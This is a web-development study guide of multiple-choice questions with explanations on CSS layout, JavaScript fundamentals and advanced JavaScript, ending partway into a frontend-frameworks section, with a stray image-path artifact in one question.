Common Traps & Confusions

- **Flex vs. Grid:** Use Flexbox for one-dimensional layouts (a navbar, a row of buttons). Use Grid for two-dimensional layouts (a full page dashboard or a photo gallery).
- **Media Query Breakpoints:** Don't design for specific device models (like iPhone 15); design for *content break points* where the layout stops looking good.
- **Mobile-First Strategy:** Always write CSS for mobile devices first (default), then use `min-width` media queries to add layout complexity for larger screens. This is cleaner and more performant.

MCQs

Q1. (Conceptual) What is the default alignment of items in a Flexbox container if `flex-direction` is set to `row` and no other alignment properties are defined?

A) They align to the bottom.

B) They stretch to fill the cross-axis height (`align-items: stretch`).

C) They align to the right.

D) They are centered vertically.

> By default, `align-items` is set to `stretch`. If the flex items have no fixed height, they will stretch to match the height of the tallest item in the row.

Q2. (Code-Tracing) In a Grid layout, what does the value `grid-template-columns: 1fr 2fr 1fr;` achieve?

A) Three columns with fixed widths of 1px, 2px, and 1px.

B) Three columns where the middle is 2x wider than the others in absolute pixels.

C) Three columns that divide the container into 4 equal fractional units, with the middle column taking 50% of the space.

D) A grid with 4 columns.

> The `fr` unit represents a "fraction" of the available free space. 1+2+1 = 4 total units. The middle column takes 2/4 (50%) of the width, while the others take 1/4 (25%) each.

Q3. (Scenario-Based) You want to position a child element at the absolute center of its parent using Flexbox. Which combination of properties is correct?

A) `justify-content: center;`

B) `align-items: center;`

C) `justify-content: center; align-items: center;`

D) `text-align: center;`

> `justify-content` centers along the main axis (usually horizontal), and `align-items` centers along the cross axis (usually vertical). Both are needed for perfect centering.

Q4. (Conceptual) What is the primary advantage of using **viewport units (vw/vh)** over percentages (%) for sizing elements?

A) Percentages don't work on mobile devices.

B) Viewport units are always relative to the browser window size, whereas percentages are relative to the parent container's size.

C) Viewport units are faster to render.

D) Percentages are deprecated in HTML5.

> A `div` set to `width: 50%` is half the width of its *parent*. A `div` set to `width: 50vw` is half the width of the *entire browser window*. This is critical for full-screen hero sections.

Q5. (Code/Logic) Analyze this Media Query. When will the background color change to `red`?

style.css

```
@media (min-width: 768px) {
  body { background-color: red; }
}
```

A) On mobile devices smaller than 768px.

B) On desktop devices with a screen width of 768px or larger.

C) Only when the screen width is exactly 768px.

D) Only when the screen width is 100px.

> `min-width: 768px` means "apply this style if the screen is at least 768px wide." This is the standard approach for desktop-targeting overrides.

Q6. (Comparison) What is the difference between `rem` and `em` units?

A) `em` is for mobile; `rem` is for desktop.

B) `rem` is based on the parent font size; `em` on the root.

C) `rem` is relative to the root (html) font size; `em` is relative to the current element's (or parent's) font size.

D) There is no difference, they are identical.

> `em` compounding (if you put an `em`-sized div inside an `em`-sized div, it gets smaller/larger) is a common cause of layout bugs. `rem` provides consistent sizing across the whole page.

Q7. (Conceptual) What is the main benefit of CSS **Custom Properties (Variables)**?

A) They increase the file size of the CSS.

B) They allow for central management of values (like colors), making them easy to update globally across the entire site.

C) They remove the need for HTML.

D) They are only for JavaScript integration.

> Using variables (`--main-color: #ff0000;`) means you only need to change one line of code to update your brand color across 1,000 components, rather than performing a "Find and Replace" throughout your CSS files.

Q8. (Scenario-Based) An image is overflowing its container, stretching the design. Which CSS rule fixes this to ensure the image never exceeds the container's width?

A) `image-width: 100%;`

B) `max-width: 100%; height: auto;`

C) `overflow: hidden;`

D) `position: fixed;`

> `max-width: 100%` ensures the image scales down if the container is smaller than the image, and `height: auto` maintains the aspect ratio.

Q9. (Conceptual) In Flexbox, what does the `flex-grow: 1;` property do?

A) It makes the element invisible.

B) It allows the element to grow and fill any available empty space in the container.

C) It forces the element to remain a fixed size.

D) It centers the element.

> The `flex-grow` factor defines how much an item should expand relative to other items if there is extra space. 1 means "take your fair share of extra space."

Q10. (Code-Tracing) A developer wants to style the first paragraph of an article differently. Which selector is correct?

```
article p { ... }
```

A) `article p:nth-child(1)`

B) `article p:first-of-type`

C) `article p:first-paragraph`

D) `article + p`

> `:first-of-type` selects the first element of that type within the parent. `:first-child` would fail if the first child of the article was an `h1` instead of a `p`.

Q11. (Comparison) Compare `@media screen` and `@media print`.

A) `@media screen` is for tablets; `@media print` is for phones.

B) `@media screen` applies styles for on-screen viewing; `@media print` applies styles to hide navigation and ads when printing the page to paper.

C) `@media print` is only for PDFs.

D) They are synonymous.

> Media types allow you to tailor the output for specific devices. Printing often requires hiding menus, footers, and large hero images, which `@media print` handles gracefully.

Q12. (Conceptual) What is the benefit of using **CSS Grid** over **Flexbox**?

A) Grid is faster for single-row layouts.

B) Grid is not supported by modern browsers.

C) Grid is inherently 2D, allowing you to control both rows and columns simultaneously.

D) Flexbox requires a database.

> Flexbox is for aligning things in a single direction (row OR column). Grid is for aligning things in two directions (rows AND columns), allowing for complex dashboard layouts.

Q13. (Conceptual) What is the `z-index` property used for?

A) To set the opacity of an element.

B) To control the stack order (depth) of positioned elements.

C) To define the scrollbar style.

D) To rotate an element.

> Elements with a higher `z-index` are drawn on top of elements with a lower one. This is essential for modals, dropdowns, and sticky headers.

Q14. (Conceptual) What is **Graceful Degradation** in responsive design?

A) Designing for high-end browsers first and ensuring the site still works (even if less pretty) in older browsers.

B) Allowing the site to crash on mobile.

C) Using JavaScript to block old browsers.

D) Designing for mobile first and adding complexity for desktop.

> Graceful degradation assumes the user has the best tech and tries to support the rest. "Progressive Enhancement" is the opposite (start basic for all, then enhance for powerful devices).

Q15. (Code/Logic) You want to animate a box to move from left to right. Which property links a set of keyframes to an element?

A) `@transition`

B) `animation-name`

C) `@keyframe-map`

D) `transform: move;`

> You define the frames using `@keyframes myMove { ... }`, and then link them to the element using `animation-name: myMove;`.

Q16. (Conceptual) What is a **Viewport Meta Tag** and why is it required for mobile-responsive websites?

A) To load high-resolution images.

B) To control the page's width and scaling on mobile devices; without it, mobile browsers zoom out and render the page as if it were on a desktop.

C) To track user location.

D) To fix CSS syntax errors.

> Mobile browsers have small screens but try to "fake" a desktop width (usually 980px). The viewport meta tag (`content="width=device-width, initial-scale=1.0"`) tells the browser: "Don't fake it, use the actual screen width."

Q17. (Conceptual) Which CSS pseudo-class is used to style an element only when the user's mouse is pointing at it?

A) `:active`

B) `:hover`

C) `:focus`

D) `:visited`

> The `:hover` pseudo-class applies styles when the pointer device (like a mouse) is over the element. `:active` is for the split second the button is clicked.

Q18. (Conceptual) What does `overflow: hidden;` do to a container?

A) It makes the background transparent.

B) It clips any content that extends outside the container's box boundaries.

C) It prevents the element from being seen by Google.

D) It converts the element to a block-level container.

> If a child element is larger than its parent, `overflow: hidden;` cuts off the excess pixels so they don't break the layout.

Q19. (Code-Tracing) What does the `calc()` function do in CSS?

A) It performs math on the server-side.

B) It allows you to perform calculations on property values (e.g., `width: calc(100% - 50px);`).

C) It calculates the number of characters in a string.

D) It verifies the CSS syntax.

> `calc()` is very useful for fluid layouts where you want a container to be "the full width minus a fixed padding amount," something percentages cannot do alone.

Q20. (Comparison) What is the difference between `visibility: hidden;` and `opacity: 0;`?

A) They are identical in result.

B) `opacity: 0` removes the element from layout; `visibility: hidden` keeps it.

C) `opacity: 0` makes the element invisible but it can still receive click events; `visibility: hidden` hides it and disables interactions.

D) `opacity` is only for images.

> `opacity: 0` just makes the element transparent (like a ghost). `visibility: hidden` hides it and effectively removes it from the "click" interaction layer.

Deep Dive: The `rem` vs `px` Accessibility Debate

In the early days of the web, everyone used `px` (pixels) for font sizes. This is a **bad practice** for modern web engineering because:

- Pixels are absolute units. If a user sets their browser to "Large Text" (for visual impairment), a 16px font stays 16px.
- Using `rem` (Root EM) makes the font size *proportional* to the browser's default setting. If the user sets their base font to 24px, a `1rem` element automatically scales to 24px.
- **Engineers' Duty:** Implementing responsive, accessible units (`rem`, `em`) is not just a style choice; it is an accessibility requirement for government and professional web projects.

Stable Web Resources

- MDN: CSS Learning Guide
- CSS-Tricks: The CSS Almanac

Quick Revision Cheat Sheet

- **Box Model:** Margin (out) | Border | Padding (in) | Content.
- **Specificity:** !important > ID > Class > Tag.
- **Flexbox:** Justify (main), Align (cross).
- **Grid:** fr (fractional units), gaps.
- **Media Query:** Mobile-first (min-width).
- **Positioning:** Absolute (to closest non-static parent), Relative (to self).

END OF SUBTOPIC 05 — MOVING TO SUBTOPIC 06

Subtopic 06: JavaScript Fundamentals (20 MCQs)

Quick Notes

- **Engine:** Browsers use V8 (Chrome), SpiderMonkey (Firefox), or JavaScriptCore (Safari) to execute JS.
- **Variables:** `var` (function-scoped, hoisted), `let` (block-scoped), `const` (block-scoped, immutable reference).
- **Data Types:** Primitive (Number, String, Boolean, Null, Undefined, Symbol, BigInt) vs. Reference (Objects, Arrays, Functions).
- **Coercion:** The process of converting values from one type to another (e.g., `"5" - 1 = 4`).
- **Functions:** Can be declared, assigned to variables (Function Expressions), or written as Arrow Functions (`() => {}`).

- **Events:** Interaction handling via `addEventListener` (click, submit, keydown).

Common Traps & Confusions

- **Hoisting:** `var` declarations are "lifted" to the top of their scope but remain `undefined` until assignment. `let` and `const` are also hoisted but stay in a "Temporal Dead Zone" (accessing them before declaration causes a ReferenceError).
- **Equality:** == performs type coercion before checking (e.g., `5 == "5"` is true). === checks both value and type (e.g., `5 === "5"` is false). Always use ===.
- **this keyword:** In a standard function, `this` refers to the caller. In an Arrow function, `this` inherits from the surrounding lexical scope (it does not have its own `this`).

MCQs

Q1. (Code-Tracing) What will be the output of the following JavaScript code snippet?

script.js

```
console.log(x);
var x = 10;
```

A) 10

B) ReferenceError

C) undefined

D) 0

> Due to hoisting, the declaration `var x` is lifted to the top, but the assignment `x = 10` stays in place. Therefore, when the console logs `x`, it exists but has no value yet.

Q2. (Conceptual) Which of the following is the correct way to declare a variable that is **block-scoped** and cannot be reassigned?

A) var myVar = 10;

B) let myVar = 10;

C) const myVar = 10;

D) myVar = 10;

> `const` is for values that do not change (constants), while `let` is for values that may change (reassigned). Both are block-scoped, unlike `var`.

Q3. (Code-Tracing) What is the result of `5 + 2 + "3"` in JavaScript?

A) 523

B) "73"

C) "523"

D) 10

> JavaScript evaluates left-to-right. `5 + 2` results in the number 7. Then, `7 + "3"` triggers string concatenation, turning the 7 into a string, resulting in `"73"`.

Q4. (Conceptual) What is the main difference between `null` and `undefined` in JavaScript?

A) They are exactly the same.

B) `null` is automatically assigned by JS; `undefined` is assigned by the developer.

C) `undefined` means a variable has been declared but has no value; `null` is an assignment value representing "no value" or "empty."

D) `null` can only be used in objects.

> `undefined` is the default value for uninitialized variables. `null` is a special object type that developers intentionally assign to signify an empty or non-existent value.

Q5. (Code-Tracing) What will be the output of the following block?

logic.js

```
const a = 5;
const b = "5";
console.log(a == b);
console.log(a === b);
```

A) true, true

B) false, true

C) true, false

D) false, false

> == performs type coercion (the string "5" becomes the number 5). === checks both value and type, so 5 (number) is not equal to 5 (string).

Q6. (Conceptual) What is a **Closure** in JavaScript?

A) A function that cannot be called from the global scope.

B) A function that remembers the variables from its lexical scope, even when the function is executed outside that scope.

C) A way to delete all functions in a script.

D) A type of loop.

> Closures are created every time a function is created. They allow the inner function to "capture" the scope of the outer function, keeping variables alive after the outer function has finished.

Q7. (Code/Console Logic) What does the following Arrow Function return?

arrow.js

```
const add = (x, y) => x + y;
console.log(add(2, 3));
```

A) undefined

B) null

C) 5

D) Error

> Arrow functions with a single expression have an "implicit return." The code `x + y` is automatically returned without the need for the `return` keyword.

Q8. (Conceptual) What is the purpose of the `Array.map()` method?

A) To find a specific element in an array.

B) To create a new array populated with the results of calling a provided function on every element in the calling array.

C) To sort the array elements.

D) To delete the array.

> `map()` is for transformation. It transforms each element in an array into something else (e.g., doubling numbers, converting strings to uppercase) and returns the new array.

Q9. (Scenario-Based) You want to trigger a function when a user clicks a button. Which is the correct approach?

A) button.onclick = clickFunction();

B) button.addEventListener('click', clickFunction);

C) button.onEvent('click', clickFunction);

D) button.link(clickFunction);

> `addEventListener` is the standard, modern, and most robust way to attach events, as it allows multiple listeners on the same element, unlike the `.onclick` property which can be overwritten.

Q10. (Conceptual) JavaScript is **Single-Threaded**. How does it handle long-running operations like API requests without freezing the UI?

A) By opening new CPU cores.

B) Using the Event Loop and asynchronous callbacks (Promises/async-await).

C) It cannot handle long-running operations.

D) By killing the process and restarting it.

> The Event Loop offloads heavy tasks (like network I/O) to the browser's Web APIs. When finished, the callback is pushed back onto the execution stack. This prevents the UI from freezing.

Q11. (Code/Logic) What is the result of `![]` in JavaScript?

A) true

B) false

C) undefined

D) Error

> An empty array `[]` is "truthy." Applying the NOT operator (`!`) turns it into a boolean. Therefore, `![]` is `false`.

Q12. (Conceptual) What does the `JSON.stringify()` method do?

A) Parses a string into a JSON object.

B) Converts a JavaScript object or value into a JSON string.

C) Saves a file to the user's hard drive.

D) Formats the code for better readability.

> `stringify` is used when you need to send a JS object to a server, as server APIs usually communicate in strings (JSON format), not raw JS objects.

Q13. (Scenario-Based) You need to ensure a variable defined inside an `if` block cannot be accessed outside of it. Which keyword should you use?

A) let

B) var

C) global

D) function

> `let` (and `const`) provide block-scoping (the `if` block). `var` is function-scoped and would "leak" outside the block.

Q14. (Conceptual) What is a **Promise** in JavaScript?

A) A variable that is guaranteed to change.

B) An object representing the eventual completion (or failure) of an asynchronous operation.

C) A function that runs immediately.

D) A way to bypass CSS rules.

> Promises provide a clean way to handle async operations, moving away from "callback hell" into a chainable format using `.then()` and `.catch()`.

Q15. (Code/Logic) What is the output of `typeof null`?

A) "null"

B) "undefined"

C) "object"

D) "number"

> This is a well-known legacy bug in JavaScript's internal implementation. Even though it represents "nothing," JS incorrectly classifies it as an object type.

Q16. (Conceptual) What is the purpose of the **Spread Operator** (`...`) in arrays?

A) To find the average of all numbers.

B) To expand an iterable (like an array) into individual elements.

C) To delete the first element.

D) To join two arrays into one string.

> `[...arr1, ...arr2]` copies the contents of two arrays into a new one. It's much cleaner than using `Array.concat()`.

Q17. (Conceptual) Which array method is used to iterate through all elements and **filter** them based on a condition?

A) forEach()

B) filter()

C) reduce()

D) sort()

> `filter()` creates a new array filled with elements that pass a test implemented by the provided function.

Q18. (Conceptual) What does the **Destructuring Assignment** allow you to do?

A) To delete variables from memory.


B) To unpack values from arrays, or properties from objects, into distinct variables.

C) To change the object's prototype.

D) To rename all keys in an object.

> Example: `const [a, b] = [1, 2];` assigns 1 to a and 2 to b in one line. This simplifies code significantly.

Q19. (Code/Logic) What does the following code demonstrate?



```
async function getData() {
  let response = await fetch(url);
  let data = await response.json();
}
```

A) Synchronous execution.

B) Asynchronous execution with `async/await` syntax.

C) A compilation error.

D) Blocking I/O.

> `async/await` provides a syntax to work with Promises, making asynchronous code look and behave like synchronous code, which is much easier to debug.

Q20. (Conceptual) What is a **Callback Function**?

A) A function that calls itself (Recursion).

B) A function passed into another function as an argument, which is then invoked inside that outer function.

C) A function that is never called.

D) A global variable.

> Callbacks are the backbone of event-driven programming in JS. You pass a function (e.g., to an event listener) and tell the engine: "Call this later when the event happens."

Deep Dive: The Event Loop

The JavaScript Event Loop is the secret to non-blocking I/O. It consists of:

- **Call Stack:** Executes synchronous code. When it sees an async function (like `fetch`), it hands it off to the browser's Web APIs.
- **Web APIs:** Handle tasks like Timers or Network Requests outside the main thread.
- **Callback Queue:** When a task (like data arriving from a server) is done, it is placed here.
- **Event Loop:** A simple loop that checks: "Is the Call Stack empty? If yes, move the next item from the Callback Queue into the Stack."

This is why JS can "multi-task" even though it only has one thread!

Stable Web Resources

- MDN: JavaScript Documentation
- JavaScript.info: Modern JS Guide

Quick Revision Cheat Sheet

- **Variables:** `let`/`const` (block scope), `var` (don't use).
- **Comparison:** Always use === (Value + Type).
- **Functions:** Arrow functions are lexically bound.
- **Map/Filter:** Functional array transformations.
- **Async/Await:** Syntactic sugar for Promises (cleaner async).
- **Event Loop:** Stack → Web API → Queue → Stack.

END OF SUBTOPIC 06 — MOVING TO SUBTOPIC 07

Subtopic 07: Advanced JavaScript (20 MCQs)

Quick Notes

- **Closures:** Functions that "remember" their outer scope even after the outer scope has returned.
- **Prototypes:** JavaScript's way of implementing inheritance. Every object has a prototype; properties are sought in the object, then its prototype, then the prototype's prototype (Prototype Chain).
- **Modules (ES6):** `export` and `import` statements that allow breaking large applications into separate, manageable files.

- **Destructuring & Spread:** Modern syntax to unpack or clone objects/arrays efficiently.
- **The `this` Context:**
  - *Global/Normal:* Bound to the caller.
  - *Arrow Functions:* Inherited from the lexical parent.
  - *Explicit:* Forced via `.call()`, `.apply()`, or `.bind()`.
- **Event Loop:** Microtasks (Promises) vs. Macrotasks (setTimeout/Events). Microtasks have priority.

Common Traps & Confusions

- **Shadowing:** If a local variable has the same name as a global variable, the local one "shadows" it inside the function.
- **Mutable Objects in `const`:** `const` prevents re-assigning the variable name, but it *does not* make the object inside immutable. You can still add/delete properties from a `const` object.
- **Implicit Coercion in Equality:** Never use ==; `[] == ![]` evaluates to `true` in JS because of bizarre type coercion rules. === is mandatory.

MCQs

Q1. (Code-Tracing) Predict the output of this closure example.

closure_test.js

```
function outer() {
  let count = 0;
  return () => { count++; console.log(count); };
}
const counter = outer();
counter(); counter();
```

A) 1, 1

B) 1, 2

C) 0, 1

D) ReferenceError

> The inner function forms a closure. Even though `outer()` has finished executing, the `counter` function maintains a reference to the `count` variable in its private lexical scope.

Q2. (Conceptual) What is the main purpose of the `Prototype Chain` in JavaScript?

A) To speed up variable declaration.

B) To enable inheritance, allowing objects to share properties and methods from other objects.

C) To prevent the garbage collector from deleting objects.

D) To make JS look like Java.

> Unlike classical OOP languages that use Classes for inheritance, JS uses Prototypes. Objects inherit directly from other objects through the prototype link.

Q3. (Code-Tracing) What will be the value of `this` inside the arrow function?

context.js

```
const obj = {
  name: 'NSCT',
  greet: () => { console.log(this.name); }
};
obj.greet();
```

A) 'NSCT'

B) undefined (or window/global object)

C) 'obj'

D) null

> Arrow functions do not bind their own `this`. They inherit `this` from the lexical scope (where they were defined). In this case, `this` points to the outer global context, not the object.

Q4. (Conceptual) How do **ES6 Modules** (`export`/`import`) improve upon traditional `<script>` tags?

A) They allow JS to run without a browser.

B) They provide better dependency management, avoid global namespace pollution, and use strict mode by default.

C) They are automatically encrypted.

D) They work on all browsers from 1995.

> Standard scripts put everything in the global scope, leading to collisions. Modules encapsulate variables, meaning variables defined in a module are private unless explicitly exported.

Q5. (Code-Tracing) What does this spread operator code produce?

spread.js

```
const arr1 = [1, 2];
const arr2 = [...arr1, 3];
console.log(arr2);
```

A) [[1, 2], 3]

B) [1, 2, 3]

C) [1, 2, 1, 2, 3]

D) Error

> The spread operator (`...`) "unpacks" the array `arr1` into its individual elements, allowing them to be inserted directly into the new array definition.

Q6. (Comparison) What is the difference between `Promise.all()` and `Promise.allSettled()`?

A) `all()` is for database queries; `allSettled()` is for UI.

B) `all()` rejects immediately if any promise fails; `allSettled()` waits for all promises to finish, regardless of success or failure.

C) `all()` only works on empty arrays.

D) There is no difference.

> `Promise.all()` is "fail-fast." If you need to know the result of every promise (even if some fail), `allSettled()` is the safer choice.

Q7. (Conceptual) Which mechanism does JavaScript use to implement **Asynchronous** code?

A) Multi-threading.

B) Preemptive CPU scheduling.

C) The Event Loop and Callback Queue.

D) A secondary process for every function.

> JS remains single-threaded. It achieves "concurrency" by delegating blocking tasks (like API calls) to the browser's background APIs, then adding the callback to a queue once the task finishes.

Q8. (Conceptual) What does the `Object.freeze()` method do?

A) It prevents the object from being passed to a function.

B) It prevents new properties from being added and existing properties from being changed or deleted.

C) It deletes the object.

D) It turns the object into a string.

> `Object.freeze()` creates an "immutable" object (at the top level). Note: It is a "shallow" freeze; if the object contains a nested object, the nested object can still be modified.

Q9. (Code-Tracing) What is the output of this code snippet?

event_loop.js

```
console.log('1');
setTimeout(() => console.log('2'), 0);
console.log('3');
```

A) 1, 2, 3

B) 1, 3, 2

C) 2, 1, 3

D) 3, 1, 2

> `console.log('1')` and `'3'` are synchronous. `setTimeout` is pushed to the Callback Queue, even with 0ms delay. The Event Loop only runs the queue after the stack is empty.

Q10. (Conceptual) What is the purpose of the **Spread syntax** in object literals?

A) To create a copy of the object in RAM.

B) To merge properties from one object into another without mutation.

C) To sort the object keys.

D) To delete properties.

> `const newObj = { ...oldObj, newKey: 'val' };` creates a shallow copy of `oldObj` and adds/overwrites `newKey`. This is common in Redux or React state management to maintain immutability.

Q11. (Code/Logic) What is the value of `y` in this destructuring assignment?

```
const [x, , y] = [10, 20, 30, 40];
```

A) 20

B) 30

C) 40

D) undefined

> The empty comma (`, ,`) skips the second element (20). The variable `y` is then assigned to the third element, which is 30.

Q12. (Conceptual) What is the primary difference between **Class** syntax in ES6 and older Prototype-based JS?

A) Class syntax creates private members by default.

B) Class syntax is faster.

C) It is just "Syntactic Sugar" (the underlying prototype mechanism remains the same).

D) Class syntax is used for Java; Prototypes for Python.

> ES6 `class` keyword makes JS look like traditional OO languages, but underneath, the engine still uses the prototype chain.

Q13. (Scenario-Based) Which method is used to **manually set the context** of `this` in a function?

A) .call()

B) .apply()

C) .bind()

D) All of the above

> All three are used to define `this`. `call` and `apply` execute the function immediately (passing args differently); `bind` returns a new function with the context preset.

Q14. (Conceptual) What is the **"Temporal Dead Zone"** (TDZ)?

A) The time between two AJAX requests.

B) The phase between entering the scope and the actual declaration of a `let` or `const` variable.

C) The time it takes for a promise to resolve.

D) The period after a variable is deleted.

> Accessing a `let` variable before it is declared results in a `ReferenceError`. This period is the TDZ, preventing developers from using variables before their initialization point.

Q15. (Scenario-Based) Why would a developer use a **Generator Function** (`function*`) instead of a standard function?

A) To make the code run on multiple threads.

B) To pause and resume execution, allowing for lazy evaluation of sequences.

C) To improve security.

D) To handle errors more gracefully.

> Generators allow you to `yield` values one by one, keeping the function's state between calls. This is incredibly efficient for working with infinite streams or complex data sequences.

Q16. (Conceptual) What does the `WeakMap` object provide?

A) A Map that doesn't use keys.

B) A Map whose keys are objects and are held "weakly," allowing garbage collection if no other references exist.

C) A Map with infinite size.

D) A Map that only stores strings.

> In a `Map`, keys are kept forever. In a `WeakMap`, if the key-object is no longer referenced anywhere else, it is automatically removed, preventing memory leaks in large applications.

Q17. (Conceptual) What is the **"Proxy"** object in JS?

A) A way to bypass security.

B) An object that wraps another object and intercepts its operations (like property access or assignment).

C) A library for network connections.

D) A way to minify code.

> Proxies are used for "metaprogramming." You can intercept the `get` or `set` operations on an object to validate data, log access, or provide computed properties.

Q18. (Conceptual) Which operator performs **Short-Circuiting** in an `OR` condition?

A) `!`

B) `&`

C) `||`

D) `??`

> In `(A || B)`, if A is truthy, B is never evaluated (short-circuited). This is used heavily for setting defaults: `const name = userInput || "Default";`

Q19. (Code-Tracing) What is the value of `x`?

```
script.js

const val = null;
const x = val ?? 'Default';
```

A) null

B) 'Default'

C) undefined

D) Error

> The `??` (Nullish Coalescing) operator only uses the right-hand side if the left-hand side is `null` or `undefined`. Unlike `||`, it doesn't trigger on 0 or empty strings.

Q20. (Comparison) What is the main benefit of **Strict Mode** (`"use strict";`)?

A) It makes the code run on older browsers.

B) It catches silent errors (like assigning to undeclared variables) and throws real errors, helping write safer code.

C) It prevents the browser from loading images.

D) It is only used for debugging.

> Strict Mode eliminates some of JavaScript's silent errors by changing them to throw real exceptions. It also prevents the use of some confusing or poorly-designed syntax.

Deep Dive: V8 Hidden Classes

Modern JS engines like V8 use "Hidden Classes" to optimize object property access. When you create an object, the engine assigns a hidden "shape."

- If you create two objects with the same properties, V8 gives them the same hidden class, and it optimizes the machine code to access properties at fixed offsets (as if it were a C struct).
- **The Traps:** If you delete a property or add properties in a different order (e.g., `obj.a = 1; obj.b = 2` vs `obj.b = 2; obj.a = 1`), the engine will downgrade the object to "dictionary mode" (a hash map), which is significantly slower.
- **Rule:** Keep your object shapes consistent for maximum runtime performance!

Stable Web Resources

- MDN: JS Reference
- V8 Engine Blog

Quick Revision Cheat Sheet

- **Hoisting:** Declaration lifted.
- **Closures:** Functions remember their parent scope.
- **Prototype:** Inheritance based on objects.
- **Arrow Function:** No `this`, no `arguments`.

- **Event Loop:** Async handled via Queue & Stack.
- **Destructuring:** Cleanly unpack arrays/objects.
- **Nullish Coalescing (??):** Only on null/undefined.

END OF SUBTOPIC 07 — MOVING TO SUBTOPIC 08

Subtopic 08: Frontend Frameworks & Libraries (15 MCQs)

Quick Notes

- **The Modern Shift:** Frameworks (React, Vue, Angular) shifted the paradigm from *imperative* manipulation (manually updating the DOM) to *declarative* UI (describing the UI state).
- **Virtual DOM (React):** A lightweight representation of the real DOM. React updates the Virtual DOM first, compares it with the old version (Diffing), and applies only the changes to the real DOM.
- **Component-Based Architecture:** Building UIs out of reusable, encapsulated pieces (components) that have their own state and lifecycle.
- **State Management:** Managing the "data" that influences the UI. Global state (Redux/Pinia) vs. Local component state.
- **Single Page Application (SPA):** An app that loads once and updates dynamically via AJAX/Fetch, avoiding full-page reloads.

Common Traps & Confusions

- **Library vs. Framework:** A library (like React) is just a tool you call (you control the flow). A framework (like Angular) is a complete environment (the framework calls your code via hooks).
- **Hydration:** The process where the client-side framework (like React/Vue) "attaches" its listeners and state to the server-rendered HTML.

- **State Immutability:** In React, you never change the state directly (`state.x = 5`); you always use a function (`setState` or `useState`) to replace the object, triggering a re-render.

MCQs

Q1. (Conceptual) What is the primary purpose of the **Virtual DOM** in frameworks like React?

A) To make the HTML file smaller.

B) To allow the code to run without a browser.

C) To minimize direct, expensive updates to the real browser DOM by calculating the most efficient way to apply changes.

D) To hide the code from users.

> The actual browser DOM is very "heavy." Updating it triggers expensive browser recalculations (reflow and repaint). The Virtual DOM allows React to compute changes in memory and batch them into a single, efficient update.

Q2. (Scenario-Based) A developer is building a large dashboard where the user's login status must be accessible by 50+ components, many of which are nested deeply. What is the most standard architectural solution?

A) Passing props down from the top component to every single child.

B) Using a global variable in the `window` object.

C) Using a Global State Management library (e.g., Redux, Context API, Pinia).

D) Storing the user data in a hidden text file on the server.

> Passing props through many levels of components is called "Prop Drilling," which is messy. State management libraries provide a centralized store that any component can subscribe to, avoiding prop drilling entirely.

Q3. (Code-Tracing) Analyze the code snippet. What is this concept called in React?

Component.jsx

```
function Welcome({ name }) {
  return <h1>Hello {name}</h1>;
```

```
}
```

A) HTML-in-JS.

B) JSX (JavaScript XML).

C) Server-Side Rendering.

D) Angular Template.

> JSX is a syntax extension that allows you to write HTML-like structures inside JavaScript. It is then compiled into standard JS function calls (like `React.createElement`).

Q4. (Comparison) Compare a **Single Page Application (SPA)** to a **Multi-Page Application (MPA)**. What is a defining feature of an SPA?

A) It uses multiple HTML files for every page.

B) It dynamically rewrites the current page rather than loading entire new pages from the server.

C) It cannot use CSS or JavaScript.

D) It is impossible to use in a web browser.

> SPAs improve performance by fetching only the data needed (often via JSON) and updating the UI in place, providing a "desktop-like" experience without the flicker of page reloads.

Q5. (Conceptual) What is **One-Way Data Binding** (common in React)?

A) Data can only flow from the database to the browser.

B) Data flows in one direction, from the Parent component to the Child component via props.

C) Data cannot be transferred between components.

D) The database is read-only.

> In one-way data flow, the parent component is the "source of truth." Child components receive data from parents (props) and can notify parents of events, but they cannot directly modify the parent's data, which prevents unpredictable side effects.

Q6. (Code-Tracing) A developer sees this in a Vue/Angular template. What is this logic trying to achieve?

template.html

```
<li v-for="item in items">
  {{ item.name }}
</li>
```

A) It hides the list if it's empty.

B) It converts the list into a drop-down menu.

C) It iterates through the 'items' array and renders an <li> for each one.

D) It deletes the items from the array.

> `v-for` (or `ng-for` in Angular) is the standard directive for looping through data collections to dynamically render UI components in the DOM.

Q7. (Conceptual) What does the **"Hooks"** feature in React allow you to do?

A) Perform API requests in the browser.

B) Use state and other React features (like lifecycle methods) inside functional components.

C) Write CSS directly in the JS file.

D) Automatically deploy the app to the cloud.

> Before Hooks, "State" could only exist in Class-based components. Hooks (like `useState`, `useEffect`) allow you to use that same power inside cleaner, functional components.

Q8. (Scenario-Based) A UI framework automatically updates the screen when a JavaScript variable changes. What is this mechanism called?

A) Polling.

B) Reactivity (or Data Binding).

C) Manual Refresh.

D) Server-Side Rendering.

> Reactivity means the framework "watches" variables. As soon as the underlying data model changes, the framework automatically triggers an update to the UI to match that new state.

Q9. (Conceptual) What is the main benefit of **Server-Side Rendering (SSR)**?

A) It makes the browser load slower.

B) It improves initial load time and is better for Search Engine Optimization (SEO).

C) It allows the browser to run without JavaScript.

D) It stores all user passwords on the server.

> With SSR, the server sends a fully rendered HTML page to the browser. Search bots (which struggle to index JavaScript-heavy apps) can see the full content immediately, and the user sees the page content before JS even finishes downloading.

Q10. (Conceptual) Which of the following is considered a **"Component"** in modern web development?

A) A single CSS file.

B) An SQL database table.

C) A reusable piece of UI (like a Button, Navbar, or Card) that contains its own HTML, CSS, and Logic.

D) A web browser extension.

> Components are the building blocks of modern frontends. They allow you to define a component once and reuse it across the whole application, ensuring consistency and ease of maintenance.

Q11. (Comparison) What is the difference between **State** and **Props** in React?

A) Props are private; State is public.

B) Props are data passed *into* a component (read-only); State is data *managed inside* the component (mutable).

C) Props are for JS; State is for HTML.

D) There is no difference.

> Think of Props as the "parameters" you pass to a function. State is the "internal memory" the function uses to track things like clicks or current input values.

Q12. (Scenario-Based) A team is using a "Component Library" (e.g., Bootstrap, Material UI). Why does this improve development efficiency?

A) It eliminates the need for CSS entirely.

B) It provides pre-built, tested, and styled components so developers don't have to build every basic button or modal from scratch.

C) It makes the website faster to load.

D) It allows the website to be written in SQL.

